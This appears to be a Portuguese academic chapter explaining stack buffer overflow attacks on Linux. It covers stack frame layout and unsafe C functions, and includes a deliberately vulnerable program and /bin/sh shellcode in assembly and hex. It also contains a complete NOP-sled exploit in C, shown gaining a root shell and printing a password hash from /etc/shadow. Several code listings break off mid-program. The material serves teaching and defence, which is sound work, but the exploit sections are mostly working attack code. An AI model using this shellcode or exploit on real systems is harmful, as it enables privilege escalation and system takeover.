Basicamente, um **Registro de Ativação** típico de um programa codificado na linguagem C rodando no sistema operacional Linux, ao chamar uma função é o seguinte:




Figura 16: Registro de ativação (stack frame) típico numa chamada de função

Os campos da Figura acima podem ser descritos da seguinte maneira:

- **dados anteriores:** representa os dados que já estavam armazenados na pilha antes da função ser chamada.
- **parâmetros:** é o espaço onde os parâmetros para a função chamada são enviados. Todos os dados enviados (colocados na pilha) devem ser múltiplos do tamanho da palavra do processador, que no nosso caso são 4 *bytes*.

- **endereço de retorno:** armazena o endereço que deve ser retomado após o término da função que será executada.
- **base da pilha anterior (*frame pointer salvo*):** quando uma função é chamada, ela deve possuir um quadro de pilha próprio, que é feito pelo **prólogo**. Porém, quando a função termina, ela deve restaurar o quadro de pilha anterior, e devido a isso, esse valor também é armazenado na pilha.
- **variáveis locais:** espaço reservado para a utilização de variáveis locais dentro da função chamada.

Os campos sombreados da Figura 16 são os mais importantes para o nosso estudo. Eles são os alvos principais para se conseguir alterar o fluxo de execução de uma aplicação vulnerável a uma falha de *buffer overflow*, e em consequência disso executar um código arbitrário.

Para facilitar o entendimento de um ataque de *buffer overflow* contra dados do Registro de ativação, os descreveremos ao responder duas perguntas:

- **Como o controle é capturado?**
- **Para onde o controle é enviado?**

Nas subseções a seguir, 3 tipos de ataques contra dados armazenados na pilha serão descritos:

- **estouro na pilha (*stack smash*):** acontece quando um buffer é estourado de tal maneira que corrompa praticamente todos os dados de um Registro de ativação.
- **estouro de erro-por-um na pilha (*stack off-by-one*):** quando apenas um byte além de um buffer é estourado, corrompendo o último byte armazenado da base da pilha anterior.
- **alteração de variáveis locais:** dependendo da situação, pode não ser possível atingir os alvos principais do Registro de Ativação, porém, se houver a possibilidade de corromper outros dados, ainda há a possibilidade de execução de código arbitrário. Tais dados poderiam ser, por exemplo, ponteiros para função.

3.3.1 ESTOURO NA PILHA (*STACK SMASH*)

Como o controle é capturado?

Ao se conseguir realizar um ataque de estouro na pilha, tem-se o objetivo de corromper o Registro de Ativação de tal maneira que seja possível alterar os dados armazenados no campo **endereço de retorno**, da Figura 16.

Para onde o controle é enviado?

Com o **endereço de retorno** alterado é possível enviar o controle do programa para uma área de memória onde um código arbitrário está armazenado, ou seja, o atacante passa a ter total controle sobre o programa atacado.

3.3.2 ESTOURO DE ERRO-POR-UM NA PILHA

Como o controle é capturado?

Existem casos em que apenas um byte além de um buffer armazenado na pilha é sobrescrito. De acordo com o layout do registro de ativação na Figura 16, é possível atingir o último byte do campo chamado **base da pilha anterior**. Este tipo de falha é comum quando o programador comete equívocos ao calcular o alcance de um *loop*, por exemplo.

Para onde o controle é enviado?

Como o endereço da *base da pilha anterior* foi modificado, quando a função retornar, e o **epílogo** retirar da pilha o endereço salvo, dados inconsistentes poderão fazer parte da função chamadora, já que o endereço base da sua pilha atual foi alterado.

3.3.3 ALTERAÇÃO DE VARIÁVEIS LOCAIS

Como o controle é capturado?

Neste caso como não é possível corromper os alvos no registro de ativação, objetiva-se alterar o conteúdo de outros tipos de variáveis, como por exemplo, ponteiros para função. Ponteiros para função nada mais são do que variáveis que armazenam um endereço de código que se encontra no segmento de memória conhecido como **.text**, ilustrado na Figura 13.

Para onde o controle é enviado?

Ao se sobrescrever uma variável do tipo ponteiro para função, é possível fazer com que quando a função apontada pelo ponteiro seja executada, na verdade venha a executar o código arbitrário que o atacante enviou para o programa atacado.

3.4 EXEMPLOS DE APLICAÇÕES VULNERÁVEIS

Na seção anterior foram explicados os tipos de ataques existentes contra os registros de ativação de uma aplicação vulnerável. Porém, é necessário saber quais os motivos que fazem com que um *buffer* seja estourado.

Na linguagem C *strings* são manipuladas através de um ponteiro para o endereço do seu primeiro *byte*. Por definição da linguagem, quando se processa uma *string* esse processamento não para até que seja encontrado um caractere especial conhecido como *NULL* que define o seu término. Sem a utilização desse caractere ou outro tipo de identificador não seria possível determinar a quantidade de memória que foi alocada para essa *string*.

Devido a isso, se for copiado para essa *string* dados maiores do que o seu tamanho alocado, um estouro da *string* (ou *buffer*) ocorre e dados adjacentes a essa *string* são sobrescritos. Por exemplo, supondo que existam três *strings*, uma com o conteúdo "ola", outra com o conteúdo "legal", e outra com o conteúdo "paranoia", elas ficariam assim em memória ("0" indica o caractere *NULL*):




Figura 17: *Strings* "A", "B" e "C".

A Figura acima supõe que a *string* "B", está armazenada logo após a *string* "A", e se a *string* "C" for copiada em cima da *string* "A", sem utilizar nenhuma verificação de limite, o que acontece pode ser visto na figura abaixo:




Figura 18: *String* "A", sobrescreve o conteúdo da *string* "B".

Como pode ser visto, o que ocorreu foi um *overflow* da *string* "A" na *string* "B".

Tabela 5: Principais funções inseguras da biblioteca C

Função	Risco	Motivo
<i>gets()</i>	Alto	O buffer de destino pode ser estourado
<i>strcpy()</i>	Alto	O buffer de destino pode ser estourado
<i>strcat()</i>	Alto	O buffer de destino pode ser estourado
<i>sprintf()</i>	Alto	O buffer de destino pode ser estourado
<i>scanf()</i>	Alto	O buffer de destino pode ser estourado
<i>strncpy()</i>	Médio	Verificar se o tamanho do destino é suficiente para a entrada "n"
<i>strncat()</i>	Médio	Verificar se o tamanho do destino é suficiente para a entrada "n"
<i>getc</i>	Médio	Ao utilizar num <i>loop</i> o buffer destino pode ser estourado
<i>fgets()</i>	Baixo	Verificar se o tamanho do destino é suficiente para a entrada "n"
<i>snprintf()</i>	Baixo	Verificar se o tamanho do destino é suficiente para a entrada "n"

Além disso, a linguagem C possui rotinas de tratamento de *strings* que são inseguras, disponibilizadas com a sua biblioteca padrão. Limites de *arrays*, e de referências a ponteiros não são checados automaticamente, ficando a cargo do programador realizar essa verificação.

A Tabela 5 mostra as principais funções inseguras juntamente com seus riscos e porque são perigosas (GILLETTE, 2002). Apesar da Tabela possuir parte das funções inseguras, o que precisa ficar bem claro é que sempre que houver entrada de dados do usuário deve-se possuir uma verificação rigorosa, pois os usuários mal-intencionados procuram falhas em ocasiões que os programadores não tomaram os devidos cuidados.

3.4.1 APLICAÇÃO VULNERÁVEL A *STACK SMASH*

A aplicação a seguir chamada de *vuln1.c* utiliza uma das funções "inseguras" da biblioteca padrão C. Supondo que o programador não tomou os devidos cuidados para validar a entrada de dados, tornou a aplicação vulnerável a *buffer overflow*.

```

/*
 * vuln1.c: Aplicação simples vulnerável a buffer overflow
 * Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
 * jan/2004.
 * para compilar: gcc -o vuln1 vuln1.c
 */
#include <stdio.h>
#include <string.h>

void cadastra(char *nome)
{
    char usuario[64];
    strcpy(usuario, nome); // !!!

```


em consequência disso, sobrescrever os dados armazenados no **Registro de Ativação**. A saída abaixo representa tal ação:

```
$ ./vuln1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Usuario AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA cadastrado!
Segmentation fault (core dumped)
```

Como podemos perceber, após a função *printf* ter sido chamada recebemos uma saída na tela com o conteúdo ”Segmentation fault (core dumped)”. Esta mensagem se refere a um erro de acesso a uma região de memória inválida. Para entender porque houve um acesso a uma região de memória inválida é necessário visualizar o layout da pilha depois de chamar a função *strcpy*:




Figura 20: Layout em memória do registro de ativação (*stack frame*) corrompido da função *cadastra()*

A Figura acima nos permite concluir que ao copiar o conteúdo da variável ”nome” para a variável ”usuario”, sobrescreveu-se boa parte do **Registro de Ativação**, inclusive a região chamada **endereço de retorno** (Seção 3.3).

Sempre que um acesso a uma região de memória inválida é feito, o *kernel* detecta e envia um sinal de término para o processo (*SIGSEGV*), e juntamente com o seu término, é despejado em um arquivo chamado *core* o conteúdo de memória no ponto em que o programa foi terminado (por isso a mensagem "(*core dumped*)").

Graças a isso, podemos analisar o que houve durante a execução, utilizando o debugador conhecido como *gdb*:

```
$ gdb -q vuln1 core
Core was generated by `./vuln1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
#0  0x41414141 in ?? ()
(gdb) i r
eax          0xf3          243
ecx          0x401547a0     1075136416
edx          0xf3          243
ebx          0x401569a8     1075145128
esp          0xbffff150     0xbffff150
ebp          0x41414141     0x41414141
esi          0x40014120     1073824032
edi          0xbffff1b4     -1073745484
eip          0x41414141     0x41414141
eflags      0x10286        66182
cs          0x73          115
ss          0x7b          123
ds          0x7b          123
es          0x7b          123
fs          0x0           0
gs          0x0           0
```

O comando "i r" numa seção *gdb* nos informa o conteúdo dos registradores, e juntamente com o arquivo *core* temos o estado dos registradores no momento em que o programa foi terminado.

Analisando a saída do debugador pode-se perceber que dois registradores de suma importância para a execução de um programa foram alterados: *ebp* e *eip*. Ambos possuem o valor *0x41414141*, que em hexadecimal significa o valor na tabela ASCII do caractere "A". Sabendo disso, podemos concluir que, ao estourar a *string* "usuario" do programa *vuln1*, podemos alterar o conteúdo do **endereço de retorno** salvo no **Registro de Ativação** e em consequência disso, ao ser executado o *epílogo* controlamos o valor que será colocado no registrador *eip*, ou seja, tem-se total controle sobre o programa atacado.


```
AAA cadastrado!
Segmentation fault (core dumped)
```

Ao rodar o programa acima, utilizamos o utilitário *perl* que nos permite enviar uma quantidade de caracteres de forma mais simples do que ter que digitar um por um. Na saída acima, podemos notar que ao enviar 63 caracteres para o programa, o mesmo saiu normalmente. Ao serem enviados 100 caracteres, o programa acusou que a entrada excede o limite permitido. Porém, ao serem enviados exatamente 64 bytes, o programa acessou uma área de memória inválida. Analisando a figura a seguir, podemos ter uma idéia melhor do que houve de errado:




Figura 21: Layout em memória do registro de ativação da função *cadastro()* quando foram passados 63 e 64 bytes

Como mostra a figura acima, quando foram enviados 64 bytes, o último byte do campo **base da pilha anterior** foi alterado. Com isso, quando a função *cadastro()* retorna, o endereço que é retirado da pilha para o registrador *ebp* aponta para um endereço na pilha bem abaixo do que deveria ser. Quando a função *main()* termina a sua execução, e também chama o seu epílogo (Seção 3.1), o conteúdo do registrador *eip* passa a conter *bytes* que na verdade estavam armazenados no *buffer* da função *cadastro()*, pois o *ebp* modificado passou a ser o *esp*, fazendo com que a operação realizada pela instrução *RET* (*pop eip*), fizesse o programa saltar para um endereço arbitrário, como pode ser visto na Figura 22:

Os métodos mais utilizados para a construção de *shellcodes* são:

- Escrever diretamente em código hexadecimal;
- Escrever em instruções *assembly*, e depois extrair os *opcodes*;
- Escrever em C, extrair o *assembly* e depois os *opcodes*.

Veremos como construir um *shellcode* utilizando a segunda opção, por ser mais didática e de fácil entendimento.

Por ter o objetivo de executar um novo programa via *shellcode*, o conceito por trás da execução das instruções requer um conhecimento de como os programas são executados, através das chamadas de sistema.

3.5.1 CHAMADAS DE SISTEMA NO *LINUX*

Chamadas de sistema são um meio de interface entre programas que rodam em modo usuário e dispositivos de hardware ou serviços do *kernel*. Algumas das vantagens da utilização de chamadas de sistema são (BOVET; CESATI, 2003):

- Facilita a programação, evitando a necessidade de estudar características de baixo nível de dispositivos;
- Aumenta a segurança do sistema, já que o *kernel* pode verificar a natureza da requisição antes de atendê-la;

No Linux, quando uma chamada de sistema é feita, o *kernel* espera que os parâmetros para selecionar a chamada de sistema, na sua grande maioria, sejam passados pelos registradores *eax*, *ebx*, *ecx*, *edx*, *esi*, *edi*. Após passar esses parâmetros, uma interrupção especial, *int 0x80*, deve ser utilizada para informar para o *kernel* utilizar esses registradores para chamar uma função. Cada um desses registradores possui uma responsabilidade:

- *eax*: qual função será chamada;
- *ebx*: primeiro parâmetro da função;
- *ecx*: segundo parâmetro da função;
- *edx*: terceiro parâmetro da função;

- *esi*: quarto parâmetro da função;
- *edi*: quinto parâmetro da função.

O arquivo `/usr/include/asm/unistd.h` possui a lista com os números das chamadas de sistemas implementadas no *kernel*, que na sua versão 2.4.24 possui exatamente 237 disponíveis.

Utilizando o *assembler nasm*, disponível em <http://nasm.sf.net>, podemos compilar o simples programa codificado em *assembly* abaixo, que utiliza os conceitos de chamada de sistema para imprimir uma mensagem na tela:

```
; ola.asm : imprime uma msg simples na tela
; Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
; jan/2004

section .data ; seção de dados inicializados

msg      db      "Ola mundo!" ; string a ser enviada na tela

section .text ; seção de código

global _start ; ponto de entrada para binários ELF

_start:

; protótipo: ssize_t write(int fd, const void *buf, size_t count);

mov eax, 4 ; chamada de sistema número 4 (write)
mov ebx, 1 ; qual file descriptor, 1 = stdout
mov ecx, msg ; endereço da string
mov edx, 10 ; tamanho da string
int 0x80 ; chama o kernel

; protótipo: void _exit(int status);
mov eax, 1 ; chamada de sistema número 1 (exit)
mov ebx, 0 ; o status de saída
int 0x80 ; chama o kernel
```

Agora basta compilar e linkar:

```
$ nasm -f elf ola.asm
$ ld -o ola ola.o
$ ./ola
Ola mundo!
```

3.5.2 CONSTRUÇÃO DO *SHELLCODE*

Como o objetivo de um ataque contra uma falha de *buffer overflow* é executar um código arbitrário, geralmente uma *shell*, vamos criar um *shellcode* que execute-a.

No Linux, existe apenas uma chamada de sistema que possibilita a execução de programas, a *sys_execve*, que está definida em */usr/src/linux/arch/i386/kernel/process.c*:

```
/*
 * sys_execve() executes a new program.
 */
asmlinkage int sys_execve(struct pt_regs regs)
{
    int error;
    char * filename;
    filename = getname((char *) regs.ebx);
    error = PTR_ERR(filename);
    if (IS_ERR(filename))
        goto out;
    error = do_execve(filename, (char **) regs.ecx, (char **) regs.edx
, &regs);
    if (error == 0)
        current->ptrace &= ~PT_DTRACE;
    putname(filename);
out:
    return error;
}
```

Analisando o trecho de código acima, pode-se perceber que o registrador *ebx*, terá o comando a ser executado, que no nosso caso será *"/bin/sh"*, porém, essa mesma função faz uma chamada à função *do_execve()*, passando o conteúdo dos demais registradores, e está definida em */usr/src/linux/fs/exec.c*:

```
/*
 * sys_execve() executes a new program.
 */
int do_execve(char * filename, char ** argv, char ** envp, struct
pt_regs * regs)
```

A declaração da função *do_execve()*, juntamente com os parâmetros que são passados em *sys_execve()*, nos permite concluir que:

- *ecx*: possui o endereço de *argv[]*;
- *edx*: possui o endereço de *env[]*;

Esses dois registradores possuem os parâmetros que podem ser passados para um novo programa a ser executado. Existe uma restrição que implica que pelo menos o *argv[0]* (nome do programa) seja passado para a função, e se não há a necessidade de passar nenhuma variável de ambiente para o programa (*env[]*), podemos passar *NULL* para a função. Tendo isso em mente, é possível construir o código *assembly* que executa */bin/sh* através dos seguintes passos (MURAT, 2001),(ONE, 1996):

- ter a string *"/bin/sh"* em algum lugar da memória;
- escrever o endereço dessa string em *ebx*; (nome do programa)
- criar um *char *** que tem o endereço da string e o endereço de um *NULL* (*argv[]*);
- escrever o endereço desse *char *** em *ecx*;
- escrever zero em *edx* (*env[]*);
- chamar *int 0x80* para executar a chamada de sistema.

Convertendo o passo acima em código *assembly*, fica:

```

;
; shellcode1.asm: simples shellcode que executa /bin/sh
; Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
;

BITS 32 ; utilizaremos modo 32 bits
xor eax, eax ; zera eax
xor ecx, ecx ; zera ecx
push eax ; termina a string que enviaremos
push 0x68732f2f ; colocamos "//sh" na pilha
push 0x6e69622f ; colocamos "/bin" na pilha
mov ebx, esp ; esp aponta para "/bin/sh" (nome do programa)
push ecx ; colocamos NULL para ser argv[1] e terminar o argv[]
push ebx ; colocamos argv[0] (nome do programa) na pilha
mov ecx, esp ; ecx aponta para argv[]
cdq ; estende o valor de eax em edx (ou seja, edx = 0)
mov al, 11 ; chamada de sistema a ser usada, sys_execve
int 0x80 ; chama o kernel

```

Se analisarmos o código acima, há uma ligeira diferença entre o código da seção anterior. Isso se deve ao fato que utilizaremos esse novo código em um programa codificado em C, e para isso, precisamos extrair os *opcodes* do código acima, da seguinte maneira:

```

$ nasm shellcode1.asm
$ hexedit shellcode1
00000000  31 C0 31 C9  50 68 2F 2F  73 68 68 2F  62 69 6E 89
1.1.Ph//shh/bin.
00000010  E3 51 53 89  E1 99 B0 0B  CD 80
.QS.....

```

A saída do utilitário *hexedit* nos informa na primeira coluna quantos *bytes* já foram mostrados, nas quatro colunas seguintes os *opcodes* (em hexadecimal) e na última coluna o seu conteúdo em ASCII. Para utilizar o *shellcode* acima em C, é necessário colocá-lo numa *string*, como segue:

```

// scl.c: simples programa em C que chama o shellcode
// Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
//

#include <stdio.h>

// shellcode do exemplo anterior
char sc[] = "\x31\xC0\x31\xC9\x51\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69"
           "\x6E\x89\xE3\x51\x53\x89\xE1\x99\xB0\x0B\xCD\x80";

int main(void)
{
    // ponteiro para função, que executará o shellcode
    void (*f)(void);
    // apontamos o ponteiro para o shellcode
    f = (void *)sc;
    // executamos o shellcode
    f();
    return(0);
}

```

Agora, basta compilar o código em C acima e testá-lo:

```

$ gcc -o scl scl.c
$ ./scl
sh-2.05a$

```

Como pode ser visto, conseguimos executar uma nova instância do interpretador de comandos, `"/bin/sh"` utilizando o *shellcode* que acabou de ser construído.

A área de construção de *shellcodes* é uma área de intensa pesquisa, pois vários IDS¹ tentam detectar *opcodes* comuns existentes em *shellcodes*. Devido a isso, existem ferramentas que conseguem gerar *shellcodes* polimórficos, como técnicas de evasão de IDS, como *ADMmutate*, disponível em <http://www.ktwo.ca> e *dissembler*, disponível em <http://www.phiral.com>.

¹Intrusion Detection Systems

3.6 CONSTRUÇÃO DO *EXPLOIT*

Nas seções anteriores, ficou claro que é possível desviar o fluxo de execução de uma aplicação vulnerável a *buffer overflow* e também que é possível executar um código que está armazenado numa *string* (o *shellcode*). O que um *exploit* faz, é alterar o fluxo de execução da aplicação vulnerável de forma que esta aponte para o código (*shellcode*) fornecido pelo atacante. Para se atingir esse objetivo, utilizam-se três técnicas, que serão explicadas nas subseções a seguir.

3.6.1 EXPLORAÇÃO UTILIZANDO CADEIAS DE *NOP*

Nesta técnica, um *buffer* é cuidadosamente construído para conter os campos como mostra a figura abaixo(ONE, 1996):




Figura 23: Formato do *buffer* a ser enviado para a aplicação vulnerável

Os campos acima podem ser descritos da seguinte forma:

- **NOP:** é uma instrução em *assembly* que não realiza nenhuma operação (*No OPeration*).
- **shellcode:** é o código que executa `"/bin/sh"`.
- **end. buffer:** é o endereço de início do *buffer*, dentro do espaço de endereçamento do programa vítima, ou o endereço de algum *NOP* dentro do *buffer*, pois se atingirmos um *NOP*, o processador vai executando a cadeia de *NOPs* até encontrar o *shellcode*.

O motivo da existência dessa cadeia de *NOP* é que não sabemos o *exato* endereço do *buffer* dentro do espaço de endereçamento do programa vítima, e por isso tentamos adivinhá-lo, com a ajuda do valor do registrador *esp*, antes de enviar o *buffer* malicioso para o programa vítima. O código em C que explora a falha do programa *vuln1* é o seguinte:

```
// expl.c: exploit para o programa vuln1
// Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
//

#include <stdio.h>
#include <string.h>
// valor da instrução NOP
```

```

#define NOP      0x90
// tamanho do nosso buffer.
// 64 bytes do buffer do programa vitima + 4 bytes para atingir EBP
// + 4 para atingir EIP
#define MAXBUF  72

// nosso shellcode que executa /bin/sh
char sc[] = "\x31\xc0\x31\xc9\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
           "\x6e\x89\xe3\x51\x53\x89\xe1\x99\xb0\x0b\xcd\x80";

// esta função nos ajuda a pegar o valor do stack pointer antes de enviar
// o buffer malicioso para o programa vítima
unsigned long pega_esp(void)
{
    __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[])
{
    char exploit[MAXBUF], *args[3];
    int i, n, ret, *ap;

    // se for passado 1 argumento para o programa, é um offset
    if(argc > 1)
        ret = pega_esp() - atoi(argv[1]);
    else
        // endereço abaixo foi pego em uma seção gdb do programa vuln1
        // é o endereço aproximado do argv[1] quando se passam 72 bytes
        // ou seja, aponta para uma região próxima aos NOPs
        ret = 0xbffffe40;
    printf("ret: 0x%x\n", ret);

    ap = (int *)exploit;
    // preenchemos o buffer com o endereço de retorno
    for(i = 0 ; i < MAXBUF; i+=4)
        *ap++ = ret;
    // preenchemos os primeiro 15 bytes com NOP
    for(i = 0; i < 15; i++)
        exploit[i] = NOP;
    // colocamos depois dos NOPs o nosso shellcode
    for(n = 0; n < strlen(sc); n++)
        exploit[i++] = sc[n];

    // indicamos os argumentos do programa
    args[0] = "./vuln1";
    args[1] = exploit;
    args[2] = NULL;
    // executamos o programa vitima
    execve(args[0], args, NULL);
}

```

Como a maioria dos alvos de aplicações são aquelas com a *flag suid*, e com proprietário sendo *root*, devido à possibilidade de elevação de privilégios, vamos supor que a aplicação *vuln1* fosse *suid root*, e se devidamente explorada, nos dá uma *root shell*:

```
$ ls -la vuln1
-rwsr-sr-x  1 root    root      11794 Jan 28 02:49 vuln1
$ gcc -o expl expl.c
$ ./expl
ret: 0xbffffe40
Usuario ãQSá°
      ÿ>Oa@ cadastrado!
sh-2.05a# id
uid=1000(ceps) gid=1000(ceps) euid=0(root) egid=0(root) groups=1000(ceps)
sh-2.05a# ls -la /etc/shadow
-rw-r-----  1 root    shadow      766 Jan 26 09:57 /etc/shadow
sh-2.05a# head -1 /etc/shadow
root:$1$0/08P/p0$Zu5S25mfVP2.TdfZKFmXy/:12443:0:99999:7:::
```

Como pode ser visto acima, conseguimos privilégios de *root* ao explorar a aplicação vulnerável a *buffer overflow*. Para comprovar, listamos o conteúdo do arquivo */etc/shadow*, algo que não poderia ser feito a não ser que se possuía privilégios de *root*.

Supondo que não tivéssemos pego o endereço através de uma seção *gdb*, vamos estimar valores para que consigamos atingir o objetivo de conseguir uma *rootshell*:

```
$ ./expl -100
ret: 0xbffffd80
Usuario ãQSá°
      >Oa@ cadastrado!
Illegal instruction
$ ./expl -200
ret: 0xbffffde4
Usuario ãQSá°
      ÿ>Oa@ cadastrado!
Illegal instruction
$ ./expl -300
ret: 0xbffffe48
Usuario ãQSá°
      ÿ>Oa@ cadastrado!
sh-2.05a#
```

Na execução acima poderíamos ter passado qualquer *offset*, para tentar atingir o endereço correto. Por sorte, na terceira tentativa conseguimos executar o nosso *shellcode*, mas nem sempre será assim.

Este tipo de técnica, apesar de ter sido e ser muito utilizada, e ser de fácil entendimento, possui algumas desvantagens (MURAT, 2001):

- o *shellcode* é enviado em um *buffer* de entrada do programa vítima;
- tentamos "adivinhar" o endereço do *shellcode*;
- se o *buffer* de entrada do programa vítima não for grande o suficiente (para caber o *buffer* que construímos), é difícil explorar utilizando esta técnica.

3.6.2 EXPLORAÇÃO UTILIZANDO VARIÁVEIS DE AMBIENTE

Na subseção 2.6.9, o estado inicial de um processo em memória foi apresentado. Analisando a Figura 13, vemos um campo que nos ajudará a descobrir o endereço exato onde o *shellcode* será enviado: o campo *environment*. A declaração da função principal de um programa em C, quando passamos variáveis de ambiente, pode ser vista abaixo (MURAT, 2001), (ONE, 1996):

```
int main(int argc, char *argv[], char *env[])
```

O parâmetro *env[]* aponta para um array de ponteiros para variáveis de ambiente. Variáveis de ambiente são utilizadas para customizar o contexto de execução de um processo, fornecer informações gerais para um usuário ou outro processo, ou para permitir que um processo guarde algumas informações através da chamada de sistema *execve()*.

E é exatamente devido a essa última afirmação que agora encaixaremos o nosso *shellcode* dentro de um array, e enviaremos esse array para o programa vítima como sendo seu *env[]*, durante a execução do *execve*.

Analisando a Figura 13, da subseção 2.6.9, podemos calcular o endereço do *shellcode* que será enviado, da seguinte maneira (comentários entre colchetes):

```
end = 0xBFFFFFFF [endereço base]
      - 4 [DWORD NULL]
      - strlen(nome_do_programa) [tamanho do nome do programa]
      - 1 [caractere NULL que termina o nome do programa]
      - strlen(shellcode) [tamanho do shellcode que enviaremos]
```

Sabendo o exato endereço onde o *shellcode* se encontra, podemos deixar de usar a instrução *NOP*, e preencher o buffer que vai ser enviado apenas com o endereço que calculamos. Dessa maneira, o exploit se torna muito mais simples, como pode ser visto a seguir:

```
// exp2.c: exploit para o programa vuln1, utilizando variaveis de ambiente
// Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
//
```


3.7 EXPLORAÇÃO REMOTA

Nas subseções anteriores, foram apresentadas formas de exploração de falhas de estouro de *buffer* na pilha, de uma perspectiva local, ou seja, supondo que um usuário já possua acesso à máquina.

Porém, na maioria das vezes, um usuário mal-intencionado não possuirá acesso ao *host* remoto e tentará de alguma forma obtê-lo, e a exploração remota pode ser uma forma de alcançar esse objetivo.

Da mesma forma que aplicações locais, um serviço remoto geralmente recebe uma entrada de dados, os processa, e retorna alguma resposta (ou não) para o cliente. Essa entrada de dados, é armazenada em um *buffer*, semelhante ao que uma aplicação local faz. Devido a isso, se forem utilizadas as funções inseguras da biblioteca padrão C, e não forem tomados os devidos cuidados para validar a entrada de dados, a aplicação pode sofrer ataques de estouro de *buffer* remoto.

